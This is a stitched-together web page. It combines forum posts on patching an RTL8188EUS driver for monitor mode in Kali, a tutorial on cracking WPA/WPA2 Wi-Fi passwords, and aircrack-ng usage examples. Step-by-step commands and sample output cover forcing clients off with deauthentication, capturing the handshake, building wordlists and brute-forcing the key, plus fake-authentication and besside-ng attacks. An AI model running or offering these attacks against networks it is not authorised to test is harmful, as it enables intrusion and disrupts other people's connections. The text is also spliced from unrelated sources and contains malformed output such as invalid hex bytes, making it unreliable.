


Originally Posted by b4551k5
I just used the driver of kimocoder ( https://github.com/kimocoder/rtl8188eu ).
Just downloaded, make, make install, rmmod r8188eu, insmod 8188eu.ko
airmon-ng still had problems with monitor mode, but I was able to enter monitor mode via
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 upairodump worked fine.
lshw showed the weird ??? at driver but whatever.
Thank you kimocoder at this point.
At this point the Mode is «Auto,» and no programs or scripts recognize the adapter as being in Monitor mode. Albeit, this process you gave DID allow my adapter to be recognized as an interface, but the problem i described was unchanged.

Hi, everybody. I have TP-LINK WN722N V.3.0, and this manual is working for it. But I have a question. After changing of driver, the device works in monitor mode. And does it support injections after such upgrade? Will be thankful for answer.
The journal is actually telling you why your service won’t start.
What it’s saying is that service units are not shell scripts. You don’t get, apart from some very specialized items, things like ~ expansions or environment variables in service units. The name that you pass to ExecStart must be the ordinary, absolute, path of the program to run. Your name is ~/system/cap.sh, which is (of course) a relative path not an absolute one. This is not the shell. ~ is not a metacharacter. It’s an ordinary character, denoting some purported subdirectory of the current directory named ~.
systemd refuses to accept an ExecStart with a relative pathname. And it refuses, obviously enough, to start a service that doesn’t have a valid ExecStart that describes how the service is started.
You’ll probably want to tweak your service file so that it doesn’t fiddle with the network interfaces in parallel with the system initializing them in the first place. What that means is specific to your system, so you’ll have to work out what to put as an After= in your unit file.
It’s always fascinating to tweak wireless networks for learning or even to monitor a network. This article will use the aircrack-ng suite in Kali Linux to penetrate a wireless network in 5 simple steps.
Aircrack-ng has many packets and binaries, and all of them are used for achieving exciting results. Of course, we will need the metapackages, which will also be covered in the tutorial. So, brace your keyboard, fellow hackers, and get with wireless (WPA/WPA-2) networking cracking in Kali Linux.
First and foremost, we should mention hacking eligibility. Practice network hacking on your network where there will be no issue for someone else to lose privacy. Also, don’t capture packets of other people, even if they are friends or family. Nosing on people’s privacy is something we are up against. Also, we’ll be needing some tools, which are mentioned below.
- Tools we’ll be needing to learn how to use aircrack in kali linux:
- Good to know:
- Recap:
- About the wordlist:
- Troubleshooting:
- Shortcuts:
- Additional Examples:
- Endnote:
- Aireplay-ng Usage Examples
- Injection Test
- Deauthentication Attack
- Fake Authentication
- Makeivs-ng Usage Example
- Airgraph-ng Usage Examples
- CAPR graph
- CPG graph
- Airodump-ng-oui-update Usage Example
- Getting RTL8188 to work with Kali in monitor mode
- Besside-ng
- Airtun-ng Usage Examples
- wIDS
- Aircrack-ng Usage Examples
- WPA Wordlist Mode
- Basic WEP Cracking
- Airserv-ng Usage Example
- Airodump-ng Usage Examples
- Wesside-ng Usage Example
- Airmon-ng Usage Examples
- Airdecap-ng
- Easside-ng Usage Example
- Airbase-ng Usage Examples
- Hirte Attack – Access Point Mode
- Caffe Latte Attack – Access Point Mode
- Packages and Binaries
- aircrack-ng
- airgraph-ng
- Wpaclean Usage Example
- Airolib-ng Usage Examples
- Hhhhhhhheeeelllllpppppp!!!!!!!!!
- Airgraph-ng Usage Examples
- CAPR graph
- CPG graph
- And now????
Tools we’ll be needing to learn how to use aircrack in kali linux:
• Kali Linux machine (or Virtual environment with Kali Linux)

• Wifi Network card that supports monitor mode. Depending on our need, a wireless network card can have 2.4 GHz or 5 GHz or even a combination of both channels. Get which one suits you better. Make sure to set up proper drivers. Most of the drivers are set up for wireless adapters to use in a plug-and-play manner. Others will be needing separate installation of drivers. Check your wireless network card manual to install the drivers from the respective website.
• Aircrack-ng suite
Good to know:
Aircrack-ng can capture passwords through encrypted packets of 802.11 or 802.11a WEP/WPA/WPA-2 packets. The default method for aircrack-ng to dump passwords is PTW; Pyskin, Tews, and Weimann methods are also used. To get details about the wireless interface, type . We still haven’t connected any wireless device, hence its responding eth0 is showing no wireless extensions.

Kali Linux comes default with aircrack-ng suite, which makes our task a whole lot easier. Firstly, to check if our networking interface is working correctly. Open your terminal and enter “,” which will show relevant network information and network card interface.
Network adapter is listed as “waln0”, multiple network adapters will have different options.
To install aircrack-ng (2.36 MB), type in
sudo apt install aircrack-ng

On the terminal, if we type in
We are greeted with commands and WEP cracking options. There are many interesting options, as seen below.
With root privilege, typing in sudo airmon-ng start wlan0
Here, airmon-ng enables the monitor mode on the wireless interface; if we type in ‘stop’ simultaneously, the monitoring is disabled.
At this moment, our command is
sudo airodump-ng -c 1 -w Kali -bssid xx:xx:xx:xx:xx:xx wlan0. The bssid is our previously copied MAC address.
We already started capturing packets with the airodump-ng command in the previous step. For capturing a 4-way handshake, we need to open a new console or command window and de-authenticate the bssid. The command is airplay-ng -0 0 -a bssid wlan0.

Once the bssid tries to reconnect with the host or wireless device, necessary information can be captured. Our function will load the WPA/WPA-2 handshake with the bssid.
As we have dump files and handshake packets, it’s time to expand our attack with a dictionary attack with hash. We can find many passwords wordlist online, save one inside the directory or paste the location, including file format. It should be like this as below:
aircrack-ng -w wordlist.txt kali-01.cap

The hash compares with passwords inside the text file. Every line will convert into a hash, and when the dump file hash matches with the WPA/WPA-2 PSK, we will have a successful match with which we can connect to the wireless network.
Interface Chipset Driver
Wi-Fi Tenda 1.5 (monitor mode enabled)
Recap:
iwconfigsudo airmon-ng start wlan0airodump-ng wlan0airodump-ng -c 1 -w wifi -bssid wlan0aireplay-ng -0 0 -a bssid wlan0monaircrack-ng -w wordlist.txt kali-01.cap
About the wordlist:
We can create our wordlist using Crunch in Kali Linux. For that in console, type in
# crunch 2 3 0123456789
Doing so will create a wordlist with every possible combination of the numbers from 0 to 9. We can feed it more data by adding alphabets both in upper case and lowercase. Here 2 and 3 are set to create from two to three-character wordlist.
Troubleshooting:
• Some wireless adapters might not work appropriately with Kali Linux virtual machine, but some work fine out of the box. It is advised to ignore adapter branding and go for specs that suit the need. For example, TP-Link wireless adapter TL-WN227N version 1 has a chipset that supports monitoring, where version 2 and version 3 lacks the feature. If there is no monitoring mode on the device itself, there is no use for it. If it is not labeled as version 1, then chances are it doesn’t have a monitoring mode.
• Also, the procedure causes less hassle if the machine has kali as the default OS, not as a virtual OS.
Shortcuts:
- BSSID – MAC address of the IP.
- CH – Channel the AP is operating on.
- PWR – Signal strength
- Packets – Number of data frames received
- Probes – Network names (ESSIDs)

- Collected from aircrack-ng.org, here 1 is Key byte, 2 is the depth of the current key search, 3 is the Byte the IVs leaked, and 4 is the number of votes indicating this is correct.

- For more shortcuts, visit the aircrack-ng manual.
Additional Examples:
In these examples, we’ll sniff the network traffic using airodump-ng, deauthenticate some devices connected to the WiFi Network (using aireplay-ng), to capture the encrypted handshake. Then later, using Aircrack-ng we’ll crack the hashes captured in the handshake. All the above mentioned utilities are a part of Aircrack-ng suite.
PHY    Interface                  Driver         Chipset
Phy0   wlan                       st57xuu        Broadcom Corporation
root@kali:~$ sudo airmon-ng start wlan
(mac60322 monitor mode vif enabled on [phy0]wlanmon
(mac60344 station mode vif disabled for [phy0]wlxcc87cg67ff)
It’s an important step as the network interface in monitor mode or promiscuous mode, enables us to capture all kinds of wifi and data packets.
  CH  5 ][ Elapsed: 26 s ][ 2021-11-07 00:17
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 D6:8D:42:02:DB:42  -32       55       27    0   1  46d  WPA2 CCMP   PSK  Secure66 C4:8F:66:04:4B:22  -56       66        0    0   6  46d. WPA2 CCMP   PSK  Router88
 B4:83:DD:43:02:33  -59       77        0    0   8  46d  WPA2 CCMP   PSK  Batman
 64:32:55:BD:95:90  -44       43        2    0  11  46d  WPA2 CCMP   PSK  Neighbours
 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 D6:8D:42:02:DB:42  5B:7A:84:DB:0C:6D   -3    0 - 1e     8        5
 D6:8D:42:02:DB:42  D4:67:D3:C2:CD:D7  -33    1e- 6e     0        3 D6:8D:42:02:DB:42  5B:7A:84:DB:0C:6D  -35    0 - 1      0        6
 D6:8D:42:02:DB:42  B6:DB:0C:DB:64:42  -39    0e- 1    983       13
The target network in this case is Secure66.
Aireplay-ng is used to perform different kinds of attacks i.e chop-chop attack, Interactive packet replay attack, Cafe-latte attack, Deauthentication attack, etc. The main goal of these attacks is to introduce packets to a wireless network to create or accelerate traffic.
The successful execution of the deauthentication attack will disconnect all the connected network devices. Now use the airodump-ng utility to capture the 4-way handshake with the -c flag to specify the channel name and the -w flag that specifies the filename to store the handshake.
CH  1 ][ Elapsed: 30 s ][ 2020-12-02 00:02 ][ WPA handshake: D6:8D:42:02:DB:42 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E
D6:8D:42:02:DB:42  -47   1      228      807   36   1  54e  WPA2 CCMP   PSK  P BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 D6:8D:42:02:DB:42  5B:7A:84:DB:0C:6D   -3    0 - 1e     8        5
 D6:8D:42:02:DB:42  D4:67:D3:C2:CD:D7  -33    1e- 6e     0        3
 D6:8D:42:02:DB:42  5B:7A:84:DB:0C:6D  -35    0 - 1      0        6
 D6:8D:42:02:DB:42  B6:DB:0C:DB:64:42  -39    0e- 1    983       13      Secure66
The “WPA handshake” appears at the top right corner, it means the handshake has been captured successfully and it is saved in the file specified.
Aircrack-ng 1.6
[00:04:02] 9567 keys tested (966 k/s)KEY FOUND! [ Cinderella 43! ]Master Key :   1B 73 5D 82 DA5 B6 7F DB 2X BD 4D AC 8A
2F 1A 26 34 D 82 DA5 B6 7F DF 6B AC 88 88 73
Transient Key : 73 5D 82 DA5 B6 7F DB 2X BD
1B 73 5D 82 DA5 B6 7F DB 2X BD 2B 6D BD A0
5D 4H 7S 8B 24 5V 2X 9A 8B 8B DC 1B 73 5D 82
2X 9A 8B 8B DC 1B 73 5D 82 DA5 B6 7F DB 2X BD
EAPOL HMAC : 9F C6 51 57 D3 FA 99 11 9D 17 12 BA B6 DB 06 B4
Endnote:
Aircrack-ng is a powerful tool that can crack and test WiFi networks’ security and gives illegitimate access to them. It provides functionality for wifi network monitoring, sniffing the data packets, and performing different attacks like WEP dictionary and cafe late attacks, among many others. The article is a short guide on how a combination of Wifi security assessment tools can help us crack the wifi network password.
Please review your concern and interaction while hacking.
Aireplay-ng Usage Examples
Injection Test
Run the injection test (-9) via the monitor mode interface wlan0mon.
[email protected]:~# aireplay-ng -9 wlan0mon
22:55:44 Trying broadcast probe requests...
22:55:44 Injection is working!
22:55:46 Found 4 APs
22:55:46 Trying directed probe requests...
22:55:46 24:FB:95:FD:3D:7F - channel: 6 - 'America'
22:55:52 30/30: 100%
22:55:52 34:6D:A0:CD:45:10 - channel: 6 - 'ATT2b8i4UD'
22:55:58 27/30: 90%
22:55:58 50:64:3D:2A:F7:A0 - channel: 6 - 'FBI surveillance van'
22:56:04 12/30: 40%
22:56:04 16:6E:EF:29:67:46 - channel: 6 - 'dd-wrt_vap'
22:56:10 1/30: 3%
Deauthentication Attack
Run the deauthentication attack (-0), sending 5 packets to the wireless access point (-a 8C:7F:3B:7E:81:B6) to deauthenticate a wireless client (-c 00:08:22:B9:41:A1) via the monitor mode interface wlan0mon.
[email protected]:~# aireplay-ng -0 5 -a 8C:7F:3B:7E:81:B6 -c 00:08:22:B9:41:A1 wlan0mon
12:41:56 Waiting for beacon frame (BSSID: 8C:7F:3B:7E:81:B6) on channel 6
12:41:57 Sending 64 directed DeAuth. STMAC: [00:08:22:B9:41:A1] [ 0| 0 ACKs]
12:41:58 Sending 64 directed DeAuth. STMAC: [00:08:22:B9:41:A1] [ 0| 0 ACKs]
12:41:58 Sending 64 directed DeAuth. STMAC: [00:08:22:B9:41:A1] [ 0| 0 ACKs]
12:41:59 Sending 64 directed DeAuth. STMAC: [00:08:22:B9:41:A1] [ 0| 0 ACKs]
12:42:00 Sending 64 directed DeAuth. STMAC: [00:08:22:B9:41:A1] [ 0| 0 ACKs]
Fake Authentication
Run the fake authentication attack and re-authenticate every 6000 seconds (-1 6000) against the access point (-a F0:F2:49:82:DF:3B) with the given ESSID (-e FBI-Van-24), specifying our mac address (-h 3c:46:d8:4e:ef:aa), using monitor mode interface wlan0mon.
[email protected]:~# aireplay-ng -1 6000 -e FBI-Van-24 -a F0:F2:49:82:DF:3B -h 3c:46:d8:4e:ef:aa wlan0mon
12:49:59 Waiting for beacon frame (BSSID: F0:F2:49:82:DF:3B) on channel 6
12:50:06 Sending Authentication Request (Open System)
Makeivs-ng Usage Example
Specify a BSSID (-b de:ad:be:ef:ca:fe), WEP key (-k 123456789ABCDEF123456789AB), and output filename (-w makeivs.ivs):
[email protected]:~# makeivs-ng -b de:ad:be:ef:ca:fe -k 123456789ABCDEF123456789AB -w makeivs.ivs
Creating 100000 IVs with 16 bytes of keystream each.
Estimated filesize: 2.29 MB
Using fake BSSID DE:AD:BE:EF:CA:FE
Done.
[email protected]:~# aircrack-ng makeivs.ivs
Opening makeivs.ivs
Read 100001 packets. # BSSID ESSID Encryption 1 DE:AD:BE:EF:CA:FE WEP (100000 IVs)
Choosing first network as target.
Opening makeivs.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 100000 ivs. Aircrack-ng 1.2 rc4 [00:00:00] Tested 621 keys (got 100000 IVs) KB depth byte(vote) 0 1/ 2 76(113152) 1E(111104) 48(109824) 1C(109568) A6(109568) 1 1/ 3 F5(112640) 06(111616) 33(111616) F4(111616) 05(111104) 2 0/ 2 31(137216) F9(113664) 76(113152) DC(110336) B9(109568) 3 10/ 3 E1(108800) 0A(108544) 34(108032) 3E(108032) 48(108032) 4 9/ 4 7D(109312) BA(109056) 5E(108800) D6(108800) 11(108288) KEY FOUND! [ 12:34:56:78:9A:BC:DE:F1:23:45:67:89:AB ] Decrypted correctly: 100%Strip out the initialization vectors of the provided .pcap capture and save them to a new file:
[email protected]:~# ivstools --convert wep_64_ptw.cap out.ivs
Opening wep_64_ptw.cap
Creating out.ivs
Read 65282 packets.
Written 30566 IVs.
Merge all .ivs files into one file.
[email protected]:~# ivstools --merge *.ivs /root/all-ivs.ivs
Creating /root/all-ivs.ivs
Opening out.ivs
916996 bytes written
Opening out2.ivs
1374748 bytes writtenAirgraph-ng Usage Examples
CAPR graph
Specify the input file to use (-i dump-01.csv), the output file to generate (-o capr.png) and the graph type (-g CAPR):
[email protected]:~# airgraph-ng -i dump-01.csv -o capr.png -g CAPR
**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, dump-01.csv and writing to, capr.png
Depending on your system this can take a bit. Please standby......
CPG graph
Specify the input file to use (-i dump-01.csv), the output file to generate (-o cpg.png) and the graph type (-g CAG):
[email protected]:~# airgraph-ng -i dump-01.csv -o cpg.png -g CPG
**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, dump-01.csv and writing to, cpg.png
Depending on your system this can take a bit. Please standby......
Airodump-ng-oui-update Usage Example
airodump-ng-oui-update does not have any options. Run the command and wait for it to complete.
[email protected]:~# airodump-ng-oui-update
/usr/sbin/update-ieee-data
Updating /var/lib/ieee-data//oui.txt Checking permissions on /var/lib/ieee-data//oui.txt Downloading https://standards.ieee.org/develop/regauth/oui/oui.txt to /var/lib/ieee-data//oui.txt Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//oui.txt /var/lib/ieee-data//oui.txt updated.
Updating /var/lib/ieee-data//mam.txt Checking permissions on /var/lib/ieee-data//mam.txt Downloading https://standards.ieee.org/develop/regauth/oui28/mam.txt to /var/lib/ieee-data//mam.txt Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//mam.txt /var/lib/ieee-data//mam.txt updated.
Updating /var/lib/ieee-data//oui36.txt Checking permissions on /var/lib/ieee-data//oui36.txt Downloading https://standards.ieee.org/develop/regauth/oui36/oui36.txt to /var/lib/ieee-data//oui36.txt Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//oui36.txt /var/lib/ieee-data//oui36.txt updated.
Updating /var/lib/ieee-data//iab.txt Checking permissions on /var/lib/ieee-data//iab.txt Downloading https://standards.ieee.org/develop/regauth/iab/iab.txt to /var/lib/ieee-data//iab.txt Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//iab.txt /var/lib/ieee-data//iab.txt updated.
Updating /var/lib/ieee-data//oui.csv Checking permissions on /var/lib/ieee-data//oui.csv Downloading https://standards.ieee.org/develop/regauth/oui/oui.csv to /var/lib/ieee-data//oui.csv Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//oui.csv /var/lib/ieee-data//oui.csv updated.
Updating /var/lib/ieee-data//mam.csv Checking permissions on /var/lib/ieee-data//mam.csv Downloading https://standards.ieee.org/develop/regauth/oui28/mam.csv to /var/lib/ieee-data//mam.csv Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//mam.csv /var/lib/ieee-data//mam.csv updated.
Updating /var/lib/ieee-data//oui36.csv Checking permissions on /var/lib/ieee-data//oui36.csv Downloading https://standards.ieee.org/develop/regauth/oui36/oui36.csv to /var/lib/ieee-data//oui36.csv Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//oui36.csv /var/lib/ieee-data//oui36.csv updated.
Updating /var/lib/ieee-data//iab.csv Checking permissions on /var/lib/ieee-data//iab.csv Downloading https://standards.ieee.org/develop/regauth/iab/iab.csv to /var/lib/ieee-data//iab.csv Checking header Temporary location /tmp/ieee-data_y1vJ3E to be moved to /var/lib/ieee-data//iab.csv /var/lib/ieee-data//iab.csv updated. Running parsers from /var/lib/ieee-data//update.d
Getting RTL8188 to work with Kali in monitor mode
tldr: RTL8188 now works in Kali 2017.2 with monitor mode support. «Some assembly required» (although not that kind of assembly)
Unfortunately, this solution only works on kernel version 4.9 and 4.10 (and possibly 4.11), whereas the latest Kali (2017.2) uses the 4.12 kernel.
I have now managed to get that driver compiled and running on the 4.12 kernel and can confirm that monitor mode absolutely works. In order to do so, two source files must be changed, but it really isn’t difficult for anyone who knows their way around an editor.
Please note that the code snippets below aren’t original. They were pretty much pulled straight from other github Realtek WiFi driver projects after going sifting through their bug fixes for kernel 4.12 related issues (several projects with more or less identical changes, seemingly independent). Attribution: https://patchwork.kernel.org/patch/9714419/
Don’t be discouraged by the superficial complexity. This really is only a matter of changing a few lines of code and typing in a handful of commands in the terminal. If there are any questions, please ask and I’ll do my best to help.
Steps to get RTL8188EUS working on linux kernel 4.12
1. Download source from https://github.com/mfruba/kernel and cd to kernel-master/drivers/TL-WN722N_v2.0-Ralink/rtl8188EUS_linux_v4.3.0.8_13968.20150417
2. Install kernel headers (if you don’t, you’ll get the errors paladin gets above)
# apt-get install linux-headers-amd643. MODIFY CODE for 4.12 kernel. This may sound intimidating, but in reality it consists of just a few lines in two files (use whatever editor you wish):
Makefile —> Add the following line somewhere among the other EXTRA_CFLAGS
(Or patch with this diff: Makefile.diff.txt)EXTRA_CFLAGS += -Wno-incompatible-pointer-typesos_dep/linux/ioctl_cfg80211.c —> Find the section that starts with:
(Or patch with this diff: ioctl_cfg80211.diff.txt)if (rtw_to_roam(padapter) > 0) {(line 854)
and ADD the following line of codestruct cfg80211_roam_info roam_info = {};(good practice would be to add it among the other definitions, so e.g. after the u16 channel = …. line)
finally, a bit of code a few lines further down in the same file needs to be replaced.
DELETE (or comment out) the following lines of code:cfg80211_roamed(padapter->pnetdev #if LINUX_VERSION_CODE > KERNEL_VERSION(2, 6, 39) || defined(COMPAT_KERNEL_RELEASE) , notify_channel #endif , cur_network->network.MacAddress , pmlmepriv->assoc_req+sizeof(struct rtw_ieee80211_hdr_3addr)+2 , pmlmepriv->assoc_req_len-sizeof(struct rtw_ieee80211_hdr_3addr)-2 , pmlmepriv->assoc_rsp+sizeof(struct rtw_ieee80211_hdr_3addr)+6 , pmlmepriv->assoc_rsp_len-sizeof(struct rtw_ieee80211_hdr_3addr)-6 , GFP_ATOMIC);and ADD the following lines instead:
roam_info.channel = notify_channel;
roam_info.channel = notify_channel;
roam_info.bssid = cur_network->network.MacAddress;
roam_info.req_ie = pmlmepriv->assoc_req+sizeof(struct ieee80211_hdr_3addr)+2;
roam_info.req_ie_len = pmlmepriv->assoc_req_len-sizeof(struct ieee80211_hdr_3addr)-2;
roam_info.resp_ie = pmlmepriv->assoc_rsp+sizeof(struct ieee80211_hdr_3addr)+6;
roam_info.resp_ie_len = pmlmepriv->assoc_rsp_len-sizeof(struct ieee80211_hdr_3addr)-6;
cfg80211_roamed(padapter->pnetdev, &roam_info, GFP_ATOMIC);
4. Compile and install:
There should be no errors, although there are a few warnings. It does take a little bit of time, so be patient.5. Load dependent modules, as per the original instructions (won’t hurt, but these should already be loaded).
# modprobe lib80211
# modprobe cfg80211
6. Insert the newly compiled module into the kernel:
7. If there was already a driver loaded for the RTL8188EUS device, remove it. This could possibly be done before inserting the module into the kernel, in which case you might not have to remove and reinsert the device to get the newly compiled module bound to the device. To verify which kernel module (driver) is being used, you can install and use lshw:# apt-get install lshw # lshw -c netFind the right networking device and look under «configuration». It should say «driver=rtl8188eu». If it says «r8188eu» that’s the old one. Remove it:
Removing and reinserting the device might be necessary to get the kernel to bind the new driver. There are other ways to do it, but this is fairly foolproof. Verify with lshw that the correct driver is being used.
Last edited by qmech; 2017-10-19 at .
minor formatting, attribution, diff files
If you can provide a diff, it will be a lot easier and less error-prone from inexperienced users. Applying diff/patch is super easy.
I am having the same problem
I still getting «r8188eu» i cant remove im going to reinstall all the system to stay clean an i will use 4.12 , i use right now 4.13
I simply added the «working» driver to https://github.com/kimocoder/rtl8188eu for simple patching reasons.
Supports kernel v4.13 + Makefile addition added, but as I’ve said in the bugtracker, this is a dirty driver.
Hey guys, could use your help on this one. I usually try to solve everything myself and i’ve been successful until now, linux.. and this driver, man it drives me crazy 😛
How do i even enter the conf file for the kernel? Or applying the patch?
Looked around for tutorials and guides but i don’t know. I just don’t get it, but i can’t give up either, so.. help a brother out?
Going to get the v1 from ebay, but it will take a couple of weeks i could’ve learned alot more about this.

I feel dumb, but I’ve gotten pretty far I think I’ll be ok if someone could kindly explain just a little bit more in depth WHERE I would find the file that I can open to edit for this part:
would be great if 4.14 would work as well.
Sir not understood from step -2 please tell me detailed
Besside-ng
Attack WPA only (-W), display verbose output (-v) and use monitor mode interface wlan0mon.
[email protected]:~# besside-ng -W -v wlan0mon
[18:39:34] mac 3c:46:d8:4e:ef:aa
[18:39:34] Let's ride
[18:39:34] Appending to wpa.cap
[18:39:34] Appending to wep.cap
[18:39:34] Logging to besside.log
[18:39:35] Found AP 44:3a:cb:38:51:42 [watwutwot] chan 1 crypto WPA dbm -49
[18:39:35] Found AP 4c:8b:30:83:ed:91 [TELUS3079-2.4G] chan 1 crypto WPA dbm -71
[18:39:35] Found AP 1c:87:2c:d3:34:18 [Kuroki] chan 3 crypto WPA dbm -89
[18:39:37] Found AP 4c:8b:30:24:71:75 [SAMUEL9] chan 8 crypto WPA dbm -73
[18:39:37] Found AP 0c:51:01:e6:01:c4 [fbi-van-24] chan 11 crypto WPA dbm -46
[18:39:37] Found AP 70:f1:96:8e:5c:02 [TELUS0455-2.4G] chan 11 crypto WPA dbm -78
[18:39:38] Found client for network [Kuroki] 90:06:28:cb:0f:f3
[18:39:41] Found AP f0:f2:49:3c:ec:a8 [fbi-van-24] chan 1 crypto WPA dbm -49
[18:39:42] Found AP bc:4d:fb:2c:6d:88 [SHAW-2C6D80] chan 6 crypto WPA dbm -77
[18:39:42] Found client for network [SHAW-2C6D80] 64:5a:04:98:e1:62
[18:39:43] Found AP 10:78:5b:e9:a4:e2 [TELUS2151] chan 11 crypto WPA dbm -49
[18:39:43] Found client for network [fbi-van-24] 60:6b:bd:5a:b6:6c
Airtun-ng Usage Examples
wIDS
Specify the BSSID of the access point you wish to monitor (-a DE:AD:BE:EF:CA:FE) and its WEP key (-w 1234567890).
[email protected]:~# airtun-ng -a DE:AD:BE:EF:CA:FE -w 1234567890 wlan0mon
created tap interface at0
WEP encryption specified. Sending and receiving frames through wlan0mon.
FromDS bit set in all frames.
Aircrack-ng Usage Examples
WPA Wordlist Mode
Specify the wordlist to use (-w password.lst) and the path to the capture file (wpa.cap) containing at least one 4-way handshake.
